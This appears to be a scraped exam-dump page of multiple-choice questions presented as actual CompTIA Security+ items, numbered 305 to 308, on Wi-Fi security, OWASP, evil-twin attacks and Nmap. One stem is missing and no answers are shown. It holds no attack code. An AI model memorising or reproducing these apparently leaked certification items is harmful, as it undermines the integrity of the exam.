
A. WPA3

B. AES

C. RADIUS

D. WPS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 305

Topic #: 1

[All SY0-601 Questions]


Which of the following would be used to find the MOST common web-application vulnerabilities?

A. OWASP

B. MITRE ATT&CK

C. Cyber Kill Chain

D. SDLC



Actual exam question from CompTIA's SY0-601

Question #: 306

Topic #: 1

[All SY0-601 Questions]


A network engineer is troubleshooting wireless network connectivity issues that were reported by users. The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return to their desks after using their devices in other areas of the building. There have also been reports of users being required to enter their credentials on web pages in order to gain access to them. Which of the following is the MOST likely cause of this issue?

A. An external access point is engaging in an evil-twin attack.

B. The signal on the WAP needs to be increased in that section of the building.

C. The certificates have expired on the devices and need to be reinstalled.

D. The users in that section of the building are on a VLAN that is being blocked by the firewall



Actual exam question from CompTIA's SY0-601

Question #: 307

Topic #: 1

[All SY0-601 Questions]


A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap

B. Wireshark

C. Autopsy

D. DNSEnum



Actual exam question from CompTIA's SY0-601

Question #: 308

Topic #: 1

[All SY0-601 Questions]

